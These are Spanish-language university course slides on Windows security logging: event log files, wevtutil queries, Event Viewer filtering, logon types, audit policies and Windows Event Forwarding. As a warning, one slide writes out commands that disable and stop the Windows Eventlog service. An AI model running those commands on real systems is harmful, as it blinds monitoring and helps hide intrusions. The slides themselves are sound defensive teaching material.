

Monitorización de eventos de seguridad

Ciberinteligencia y Herramientas de Análisis



Módulo 2: Logs del Sistema

- Módulo 2.1: Logs propios del sistema Windows
- Módulo 2.2: Logs propios del sistema Linux
- Módulo 2.3: Logs propios del sistema (Sysmon y PowerShell)



***Casi* Todos los créditos por estas slides van
a:
Manel Roderó**



Logs del sistema

- Logs del sistema: son archivos y directorios donde el sistema operativo guarda los eventos que pasan al sistema
- Es el sitio donde el administrador accede para analizarlos
- Deben ser el foco para una actividad de control periódica
- Microsoft Windows
 - Eventos (de Windows)
 - Registro (del sistema)
 - Ficheros (de log)
- Linux
 - `/var/log`
 - `journalctl` (para `systemd`)

Módulo 2.1: Logs propios del sistema Windows



UNIVERSITAT POLITÈCNICA DE CATALUNYA
BARCELONATECH

School of Professional & Executive Development

Práctica con VM de Windows 10



Seguir documento PDF
«Ejercicios - Módulo 2.1 -
Registros propios del sistema
Windows»



- Iniciar la máquina virtual
- Analizar algunos log siguiendo el enunciado



UNIVERSITAT POLITÈCNICA DE CATALUNYA
BARCELONATECH

School of Professional & Executive Development

Registro de eventos

- Los registros de eventos son ficheros locales donde se guardan los diferentes sucesos del sistema (eventos)
- Algunos ejemplos
 - Inicio o finalización de una sesión de usuario
 - Instalación de aplicaciones
 - Acceso, borrado o modificación de ficheros
 - Modificación de la fecha del sistema
 - Inicio o apagado de la máquina



“Eventlog” el servicio de logs de windows

- Este servicio permite
 - Registrar, consular y suscribirse a eventos
 - Archivar registros de eventos
 - Obtener eventos en formato XML y texto simple
 - **Importante:** si se detiene este servicio podría ponerse en peligro la seguridad del sistema

```
> sc.exe config eventlog start=disabled  
> net.exe stop eventlog
```

- Utilización
 - Microsoft Management Console (MMC) + Agregar complemento “Servicios” (Services.msc)
- Configuración
 - HKLM\SYSTEM\CurrentControlSet\Services\EventLog



Ficheros del registro de eventos

Antes de Windows Vista

C:\Windows\System32\config

- Event Log
 - Sistema
 - Seguridad
 - Aplicación
- Formato binario (*.evt)
- Documentado y bien conocido

Desde Windows Vista

C:\Windows\System32\winevt\Logs

- Windows Event Log
 - Sistema
 - Seguridad
 - Aplicación
 - +150 ficheros más
- Formato binario XML (*.evtx)
- Totalmente adoptado




Propiedades de los ficheros

- Cada categoría de eventos tiene un fichero
 - Aplicación: `Application.evtx`
 - Seguridad: `Security.evtx`
 - Sistema: `System.evtx`
- Estos ficheros tienen un tamaño máximo
 - Si no se indica lo contrario los más antiguos se sobrescriben
- Es muy recomendable cambiar la configuración para que no se realice esta sobrescritura

Registro de eventos = EVT X + DLL

- En Análisis forense, no es suficiente guardar únicamente el fichero EVT X
 - Éste guarda referencias a las librerías del sistema
- Composición de un registro de eventos:
 - Lo que muestra el visor de eventos es una combinación de los datos del registro y de sus DLL de mensajes
 - Si no tuviéramos la DLL el mensaje sería incompleto

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\EventLog



The screenshot shows the Windows Event Viewer interface. On the left, the tree view is expanded to 'EventLog' under 'Application'. The right pane shows a list of registry values for the path 'HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\EventLog'.

Nombre	Tipo	Datos
(Predeterminado)	REG_SZ	(valor no establecido)
CategoryCount	REG_DWORD	0x00000001 (1)
CategoryMessageFile	REG_EXPAND_SZ	%SystemRoot%\System32\wer.dll
EventMessageFile	REG_EXPAND_SZ	%SystemRoot%\System32\wer.dll
TypesSupported	REG_DWORD	0x00000007 (7)

Volcado del registro

- Primero debemos disponer de las DLL
 - Permite reconstruir las referencias en el registro
- Una alternativa es exportar los registros en modo texto
 - Usando `psloglist` de Sysinternals

```
> psloglist.exe -s -x Security > Security.csv
```

Archivado del registro

- Muy importante para evitar el borrado de los registros
 - Archive-LogFile-yyyy-mm-dd-hh-mm-ss-sss.evtx
- Como activarlo?
 - Mediante el Visor de eventos
 - Registro de eventos de Seguridad → Propiedades
 - Mediante una GPO en un entorno con Active Directory
 - Usando la herramienta `wevtutil.exe` para forzar la retención

```
> wevtutil.exe sl Security /ab:true /rt:true  
> wevtutil.exe sl Application /ab:true /rt:true
```



wevtutil.exe

:: Obtención de la ayuda del comando

```
C:\> wevtutil /?
```

:: Obtiene los 3 eventos más recientes del log Application en formato texto

```
C:\> wevtutil ql Application /c:3 /rd:true /f:text
```

:: Los 3 eventos más recientes con ID=7040 del log System en formato texto

```
C:\> wevtutil ql System /q:"*[System[(EventID=7040)]]" /c:3 /f:text /rd:true
```

:: Los 3 eventos de tipo error más recientes

```
C:\> wevtutil ql system "/q:*[System[(Level=2)]]" /f:text /c:3 /rd:true
```

:: Listar los archivos de registro

```
C:\> wevtutil el
```

:: Obtener la configuración del archivo de registro

```
C:\> wevtutil gl Application
```

:: Exportar un fichero de log en formato *.evtx

```
C:\> wevtutil epl microsoft-windows-backup c:\output\export-backup.evtx
```




Tipos de registro

- Cada entrada de evento está clasificada por tipo para identificar la severidad del evento:

Tipo	Significado	Ejemplo
Información	Operación correcta	ID 7036 → El servicio Firewall de Windows entró en estado «en ejecución»
Advertencia	No significativo; posible error futuro	ID 1014 → Se agotó el tiempo de espera para la resolución del nombre <code>ldap.tcp.dc._msdcs.home</code> [...]
Error	Operación errónea	ID 1023 → Producto: Microsoft Office Professional Plus 2019 – la actualización «Security update for Microsoft Office 2019 (KB2810021) 64-bi Edition» no se pudo instalar [...]
Auditoría correcta	Operación auditada correcta	ID 4728 → A member was added to a security-enabled global group
Auditoría incorrecta	Operación auditada incorrecta	ID 4625 → An account failed to log on

Event Viewer



The screenshot displays the Windows Event Viewer application. The left-hand pane shows the 'Event Viewer (Local)' tree with 'Windows Logs' expanded. The main pane, titled 'Windows Logs', contains a table with the following data:

Name	Type	Number of Events	Size
Application	Administrative	20.334	12,07 MB
Security	Administrative	31.829	20,00 MB
Setup	Operational	133	68 KB
System	Administrative	14.500	8,07 MB
Forwarded Events	Operational	0	0 Bytes

The right-hand pane, titled 'Actions', provides options for managing the logs, including 'Open Saved Log...', 'Create Custom View...', 'Import Custom View...', 'View', 'Refresh', and 'Help'. Below these, the 'Application' section lists 'Open', 'Properties', and 'Help'.

Event Viewer


- Permite examinar y administrar los registros de eventos
 - Ver eventos
 - Filtrar eventos para facilitar la búsqueda

Origen del evento → Categoría de la tarea → Palabra Clave

- Guardar filtros y vistas útiles
- Programar tareas automáticas a eventos
- Crear y administrar suscripciones a eventos

Event Viewer: Visión de registros

- Nivel: tipo de evento
 - Información, Advertencia, ...
- Fecha y hora
- Origen: aplicación o componente del sistema
- Identificador del evento
- Categoría de la tarea
- Usuario (dependiendo de la versión)



Event Viewer

The image displays three overlapping screenshots of the Windows Event Viewer application, illustrating different views of an event.

Leftmost Window (General Tab): Shows the 'General' tab for 'Event 6008, EventLog'. The message states: 'The previous system shutdown at 12:02:10 AM on 7/21/2021 was unexpected.'

Middle Window (Details Tab - Friendly View): Shows the 'Details' tab with 'Friendly View' selected. The event data is displayed as follows:

- System:**
- EventData:**
 - Time: 12:02:10 AM
 - Date: 7/21/2021
 - Level: 12
 - Source: E50707003001500000002000A004403E507070002001400160002000A00

Rightmost Window (Details Tab - XML View): Shows the 'Details' tab with 'XML View' selected. The XML representation of the event data is displayed:

```
<?xml version="1.0" encoding="UTF-16" standalone="yes" xmlns="http://schemas.microsoft.com/win/2004/08/events/event">
<System>
  <Provider Name="EventLog" />
  <EventID Qualifiers="32768">6008</EventID>
  <Version>0</Version>
  <Level>2</Level>
  <Task>0</Task>
  <Opcode>0</Opcode>
  <Keywords>0x8000000000000000</Keywords>
  <TimeCreated SystemTime="2021-08-10T22:05:02.8048145Z" />
  <EventRecordID>13849</EventRecordID>
  <Correlation />
  <Execution ProcessID="0" ThreadID="0" />
  <Channel>System</Channel>
  <Computer>DESKTOP-B2KTPB8</Computer>
  <Security />
</System>
<EventData>
  <Data>12:02:10 AM</Data>
  <Data>7/21/2021</Data>
  <Data />
  <Data />
  <Data>12</Data>
  <Data />
  <Data />
</EventData>
</>
```



UNIVERSITAT POLITÈCNICA DE CATALUNYA
BARCELONATECH

School of Professional & Executive Development

Filtrado de eventos




- Filtrar eventos para encontrar los inicios de sesión correctos en el equipo
- Guardar el filtro en la vista centralizada

Logon/Logoff vs Account Logon ■■


- Inicio de sesión vs Autenticación
- Se pueden producir en diferentes máquinas
 - Inicio de sesión: acceso
 - Autenticación: validación de credenciales
- Cuentas locales (SAM) o de dominio (AD)
- Inicio de sesión interactivo o remoto
 - Windows logon types (2 = interactivo, 3 = remoto)

Logon/Logoff vs Account Logon

Account Logon



Logon



Tipos de inicio de sesión

Tipo	Nombre	Descripción
2	Interactive	Desde la consola de un ordenador (teclado y pantalla directamente conectadas)
3	Network	Desde la red (a una carpeta compartida, a una impresora, ...)
4	Batch	Tareas programadas (usando una cuenta de usuario)
5	Service	Servicios del sistema (cuenta de usuario o de servicio)
7	Unlock	Desbloqueo de la consola después del screensaver
8	NetworkCleartext	Igual al tipo 3 con contraseña no cifrada (IIS Basic Auth)
9	NewCredentials	Ejecución mediante RunAs (ejecución con privilegios de otro usuario)
10	RemoteInteractive	Acceso mediante escritorio remoto
11	CachedInteractive	Acceso a cuenta de dominio desde fuera de la red corporativa (sin contacto con el servidor)

Directivas de auditoría ■■■

- Algunos eventos de seguridad no se registran por defecto
- Es necesario configurar las **directivas de auditoría** para poder monitorizar dichos servicios y registrarlos
 - Inicio de sesión de usuario / cierre de sesión
 - Inicio de sesión del ordenador / desconexión / reinicio
 - Acceso a objetos, archivos o carpetas
 - Modificación de la hora del sistema
 - Borrado de registros de auditoría


Directivas de auditoría ■■■

Policy ▲	Security Setting
 Audit account logon events	Success, Failure
 Audit account management	Success, Failure
 Audit directory service access	No auditing
 Audit logon events	Success, Failure
 Audit object access	No auditing
 Audit policy change	No auditing
 Audit privilege use	No auditing
 Audit process tracking	No auditing
 Audit system events	No auditing

gpedit.msc

Configuración del equipo → Configuración de Windows → Configuración de seguridad → Directivas locales → Directiva de auditoría

Directivas de auditoría ■■■



También puede hacerse desde la configuración avanzada de políticas de auditoría

Inicio/Final de sesión ■■■

Evento	Event ID	Event Log	Inicio/Final Sesión
Logon	4624	Security	Inicio
Logoff	4647	Security	Final
Startup	6005	Security	Final (*)
RDP Session Reconnect	4778	Security	Inicio
RDP Session Disconnect	4779	Security	Final
Unlocked	4800	Security	Inicio
Locked	4801	Security	Final

* Alternativa al final no detectado de sesión (p.e. fallo en la corriente)



Inicio/Final de sesión ■■■

- Windows genera un campo único (Logon ID) para la mayoría de eventos de inicio/final de sesión
 - Identifica cada inicio de sesión
 - Si se detecta un logoff con el mismo ID podemos saber la duración de la sesión
- En realidad es bastante más complicado
 - Bloqueo/Desbloqueo de la sesión
 - Errores durante el bloqueo (crashes, fallo corriente...)
 - Provoca un evento de startup, no de logoff

Inicio/Final de sesión ■■■

- Como se calcula?
 - Naive approach: $T_{\text{sesion}} = T_{\text{cierre de sesion}} - T_{\text{inicio de sesion}}$
- No es tan fácil
 - Si hay un crash? O fallo eléctrico?
 - Si se está usando RDP?
- Necesitamos
 - Habilitar la auditoría de estos eventos
 - Averiguar eventos de inicio final de sesión
 - Tener un método para consultar los eventos
 - Correlacionarlos para calcular la diferencia

Inicio/Final de sesión ■■■■

- Una sesión de usuario consiste en combinaciones de cualquiera de los siguientes eventos

Evento inicio	Evento final	Evento inicio	Evento final
User Logon	User logoff	RDP Session Reconnect	Locked
User Logon	Computer Startup	RDP Session Reconnect	Computer Startup
User Logon	RDP Session Disconnect	Unlocked	Locked
User Logon	Locked	Unlocked	Computer Startup
RDP Session Reconnect	RDP Session Disconnect	Unlocked	RDP Session Disconnect
RDP Session Reconnect	User Logoff	Unlocked	User Logoff

Otros eventos de interés

- Eventos de sistema
 - Cambios de hora
 - Inicio y apagado del equipo
 - Inicio, apagado y fallo de servicios
- Eventos de aplicación
 - Detección de programas maliciosos por el antivirus
- **Eventos de seguridad**
 - Inicio y cierre de sesión
 - Intentos de inicio de sesión erróneos
 - Escalado de cuentas de usuario
 - Ejecución de procesos

Borrado de documentos



- Activar auditoría para registrar datos sobre el borrado de ficheros y carpetas
- Aplicar la auditoría a la carpeta C: \Test
- Comprovar los eventos generados al borrar un fichero de la carpeta indicada

Ejemplo de alarma



- Crear una tarea que ejecute un programa como respuesta a un evento generado por el borrado de un fichero de la carpeta C:\Test

Problemas en la captura de eventos ■■

- No se realiza una centralización de eventos
 - Sobre todo de las estaciones de trabajo donde suelen comenzar la mayoría de los ataques
- No se monitorizan las estaciones de trabajo o los servidores miembros
 - Únicamente los controladores de dominio
 - Posibles ataques de Pass the hash y Pass the ticket
- Existe una gran cantidad de registros
 - No se filtra la información
- No se registran los eventos clave
 - P.E. Cambios en el grupo de administradores de AD



Problemas en la captura de eventos ■■


- Los archivos de registro se reciclan rápidamente
 - Tienen un tamaño fijo
 - Así evitan llenar el disco innecesariamente
- Generalmente se centralizan los registros, pero...
 - Está gestionada por los administradores de seguridad
 - Los administradores de sistemas no tienen acceso directo
 - Acceso bajo petición

El acceso a los registros no es únicamente un tema de seguridad, sinó que es también un problema de operatividad



Registro remoto de eventos ■■

- El Event Viewer por defecto es local, pero puede conectarse a otro equipo
- Requisitos
 - Permisos para el usuario actual o credenciales remotas
 - Habilitar e iniciar el servicio de “Remote Procedure Call” (RPC) – RpcSs
 - Permitir conexiones al puerto TCP/135 desde el firewall
 - Se recomienda restringir el acceso por seguridad
 - Habilitar las claves del grupo Administración remota de registro de eventos: RPC, RPC-EPMAP



Registro remoto de eventos ■■

- Ejemplo usando netsh.exe para habilitar el puerto TCP/135

```
> netsh.exe advfirewall firewall add rule name="Custom Eventlog"  
dir=in action=allow program="%SystemRoot%\system32\svchost.exe"  
service=eventlog enable=yes profile=any  
remoteip="192.168.56.0/24" protocol=tcp
```

```
> netsh.exe advfirewall firewall add rule name="Custom RpcSs"  
dir=in action=allow program="%SystemRoot%\system32\svchost.exe"  
service=RpcSs enable=yes profile=any  
remoteip="192.168.56.0/24" protocol=tcp
```

Windows Event Forwarding ■■

- Funcionalidad nativa del sistema operativo
 - Permite reenviar eventos a un servidor remoto (central)
 - Comunicaciones cifradas
 - Filtrado simple de eventos
 - Control de ancho de banda básico
- Ayuda en mejorar la visibilidad del entorno
 - Tanto servidores como estaciones de trabajo
- Algunas referencias:
 - [Monitoring what matters. WEF for everyone](#)
 - [Use WEF to help with intrusion detection](#)
 - [Configuring NXLog CE for Windows Hosts](#)



Windows Event Forwarding: Requisitos ■■

- Servidor (Collector)
 - Windows Server – pero funciona tambien con Windows 10
 - Active Directory y Group Policy Object (GPO)
 - Configurar WinRm (listening mode): `winrm.exe qc`
 - Configurar Windows Event Collector: `wecutil.exe qc`
 - Configurar suscripciones a eventos
- Cliente (Forwarder)
 - Servicio WinRm iniciado (sin listening)
 - Permitir la lectura de eventos al “Network Service”
 - Especificar servidor:
 - `Server=http://<srv>:5985/wsman/SubscriptionManager/WEC`



Práctica: Configuración de WEF



